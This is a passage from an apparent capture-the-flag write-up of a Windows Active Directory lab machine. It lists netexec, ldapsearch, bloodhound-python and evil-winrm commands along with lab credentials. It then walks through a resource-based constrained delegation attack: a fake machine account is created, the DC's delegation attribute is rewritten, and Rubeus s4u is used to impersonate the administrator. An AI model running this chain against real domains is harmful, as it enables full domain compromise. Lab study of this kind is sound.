
and we got the password bingo!!, so we now know that this software uses the ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz to perform LDAP query nice!, let’s quickly check if these are the valid creds or not
netexec smb 10.10.11.174 -u ldap -p nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
yes it is the valid user, let’s enumerate users using netexec —users option
netexec ldap 10.10.11.174 -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --users
let’s create a users.txt and put all users in it, what about password reuese!

nope.
let’s run bloodhoud-python as we have a valid credentials
bloodhound-python -c all -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -d support.htb -ns 10.10.11.174
we didn’t find anything useful from here, as we now have credentials let’s checkout the ldapsearch again
ldapsearch -H ldap://10.10.11.174 -b "DC=support,DC=htb" -D ldap@support.htb -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' '(objectClass=user)'
info field of the user support looks interesting, maybe it is the password for that user?, let’s verify it using netexec
netexec smb 10.10.11.174 -u support -p Ironside47pleasure40Watchful
let’s check if we have winrm access
netexec winrm 10.10.11.174 -u support -p Ironside47pleasure40Watchful
let’s login as support using evil-winrm
evil-winrm -i 10.10.11.174 -u support -p Ironside47pleasure40Watchful
** i can’t provide you the Bloodhound screenshots, as i’m facing issue in starting bloodhound **
analyzing the bloodhound data we found that support user has GenericAll on the computer object, so we can abuse resource-based constrained delegation
- we’ll add the fake computer to domain, then we’ll act as DC to get TGT for Administrator from KDC, then we can use TGT to impersonate the Administrator user
we need three scripts/tools for this attack:
let’s upload this three tools using winpeas upload feature



now import the both modules to powershell using Import-Module cmdlet

great now let’s create the new machine account under our control
New-MachineAccount -MachineAccount HackerPC -Password $(ConvertTo-SecureString 'Hacker@123!' -AsPlainText -Force)
get the SID of the Computer we’ve just created, and store it to variable
$hacksid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
now we successfully created fake computer in the domain, now we need to configure DC to trust this computer to act as the DC (work on behalf of real DC)
Evil-WinRM PS C:\Users\support\Documents> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($hacksid))"*Evil-WinRM* PS C:\Users\support\Documents> $SDBytes = New-Object byte[] ($SD.BinaryLength)*Evil-WinRM* PS C:\Users\support\Documents> $SD.GetBinaryForm($SDBytes, 0)*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer dc.support.htb | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}now we need to verify if our new ACL has been applied
*Evil-WinRM* PS C:\Users\support\Documents> $RawBytes = Get-DomainComputer dc.support.htb -Properties 'msds-allowedtoactonbehalfofotheridentity' | select -expand msds-allowedtoactonbehalfofotheridentity*Evil-WinRM* PS C:\Users\support\Documents> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0*Evil-WinRM* PS C:\Users\support\Documents> $Descriptor.DiscretionaryAcl
we can see that AceType AccessAllowed and SecurityIdentifier of Fake Computer mentioned here
next we’ll request the machine account’s NTLM hash using Rubeus.exe
.\Rubeus.exe hash /password:Hacker@123! /user:HackerPC /domain:support.htb
we need rc4_hmac hash
.\Rubeus.exe s4u /user:HackerPC$ /rc4:B346BAC70D2B764F171C75A3BE96D648 /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt
our ticket is exported in the current session we can check it using
.\Rebeus.exe klist
however it is not working, let’s use it from the our kali machine
let’s use this ticket in our kali to get shell first we’ll copy the base64 encoded ticket to our kali machine, remove spaces and new line characters using mousepad or any other text editor then decode the base64 encoded ticket.kirbi and save it to administrator.ccache and then export it to KRB5CCNAME env variable and use impacket-psexec to get shell as administrator, let’s see how to do it
first copy the encoded ticket to kali
